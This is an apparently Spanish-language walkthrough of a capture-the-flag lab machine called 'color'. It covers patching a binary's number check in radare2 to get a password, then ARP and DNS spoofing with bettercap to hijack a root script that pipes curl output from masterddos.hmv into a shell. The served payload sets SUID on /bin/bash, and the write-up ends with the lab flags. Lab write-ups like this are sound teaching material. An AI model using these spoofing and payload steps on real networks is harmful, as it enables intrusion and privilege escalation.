
pivoting a green




pivoting a purple




he mirado con ghidra y veo que ha esta cadena que maqrque aqui al hacer string le hace uno camvios para convertirla en numero





con radare, entramos y apretamos V y luego p





apreto shift+a para editar el codigo





ahora cualquier cosa que pongamos sera correcta


```
┌──(root💀miguel)-[/home/miguel]
└─# ./test_4_green
Guess the number im thinking: 43535345345
Correct!! Here is the pass:
purpleaslilas
```

purpleaslilas

```
green@color:~$ su purple
Password:
purple@color:/home/green$ whoami
purple
purple@color:/home/green$
```

```
purple@color:/home/green$ sudo -l
Matching Defaults entries for purple on color:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User purple may run the following commands on color:
    (root) NOPASSWD: /attack_dir/ddos.sh
purple@color:/home/green$
```

```
purple@color:~$ ls -la
total 36
drwx------ 3 purple purple 4096 Feb 18 08:53 .
drwxr-xr-x 6 root   root   4096 Jan 27  2023 ..
lrwxrwxrwx 1 root   root      9 Feb 11  2023 .bash_history -> /dev/null
-rwx------ 1 purple purple  220 Jan 27  2023 .bash_logout
-rwx------ 1 purple purple 3526 Jan 27  2023 .bashrc
-rw-r--r-- 1 root   root     77 Feb 11  2023 for_purple_only.txt
drwxr-xr-x 3 purple purple 4096 Feb 18 08:53 .local
-rwx------ 1 purple purple  807 Jan 27  2023 .profile
-rw-r--r-- 1 root   root     14 Feb 11  2023 user.txt
-rw------- 1 purple purple  868 Feb 20  2023 .viminfo
purple@color:~$ cat user.txt
(:Ez_Colors:)
purple@color:~$ cat for_purple_only.txt
As the highest level user I allow you to use the supreme ddos attack script.
purple@color:~$
```




como veo que la direccion no resuelve en nada y en el etc/hosts no puedo escrivir, podria hacer un dns spoofing (ya q como dije la direccion no existe) si interceptamos y mandamos ese script pero con nuestro codigo podemos escalar, seguimos los siguientes pasos

creo un script attack.sh con el siguiente codigo

```
#!/bin/bash

chmod u+s /bin/bash
```

he intentado con ettercap y con aprspoof pero no se por que nunca me funciono, asi que segui con bettercap que incluso me parecio mucho mas sencilla que las otras dos, vamos a configurarla

configuramos el dominio para que apunte a nuetra ip



en la victima como vemos al hacer traza icmp no conseguimos mantener conexion

```
purple@color:/$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN g
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fas
    link/ether 08:00:27:02:ee:41 brd ff:ff:ff:ff:ff:ff
    inet 192.168.137.39/24 brd 192.168.137.255 scope global dynamic e
       valid_lft 5104sec preferred_lft 5104sec
    inet6 fe80::a00:27ff:fe02:ee41/64 scope link
       valid_lft forever preferred_lft forever
purple@color:/$ cat /attack_dir/ddos.sh
#!/bin/bash
/usr/bin/curl http://masterddos.hmv/attack.sh | /usr/bin/sh -p
purple@color:/$ ping masterddos.hmv
ping: masterddos.hmv: Name or service not known
purple@color:/$ ping masterddos.hmv
ping: masterddos.hmv: Name or service not known
purple@color:/$ ping masterddos.hmv
ping: masterddos.hmv: Name or service not known
purple@color:/$
```


configuramos la el target con la ip de la victima

```
b3:1a.
192.168.137.0/24 > 192.168.137.12  » set arp.spoof.targets 192.168.137.39
192.168.137.0/24 > 192.168.137.12  » [14:06:32] [endpoint.lost] endpoint 192.168.137.2 8a:e5:b0:e9:b3:1a lost.
192.168.137.0/24 > 192.168.137.12  » arp.spoof on
192.168.137.0/24 > 192.168.137.12  » [14:06:51] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.137.0/24 > 192.168.137.12  »
```


lento, pero vemos que podemos hacer traza icmp


```
purple@color:/$ ping masterddos.hmv
PING masterddos.hmv (192.168.137.12) 56(84) bytes of data.
64 bytes from 192.168.137.12: icmp_seq=1 ttl=64 time=1.46 ms
64 bytes from 192.168.137.12: icmp_seq=2 ttl=64 time=1.29 ms
64 bytes from 192.168.137.12: icmp_seq=3 ttl=64 time=1.18 ms
64 bytes from 192.168.137.12: icmp_seq=4 ttl=64 time=1.40 ms
^C64 bytes from 192.168.137.12: icmp_seq=5 ttl=64 time=1.22 ms

--- masterddos.hmv ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 40048ms
rtt min/avg/max/mdev = 1.179/1.308/1.458/0.105 ms
purple@color:/$
```

y recibimos



entonces con un servidor python por el puerto 80, nosdescargamos y luego lanzamos el script




purple@color:/$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1234376 Mar 27 2022 /bin/bash
purple@color:/$ /bin/bash -p
bash-5.1# whoami
root
bash-5.1# cat /root/root.txt
I hope you liked it :)
Here, some chocolate and the flag:
(:go_play_some_minecraft:)
bash-5.1#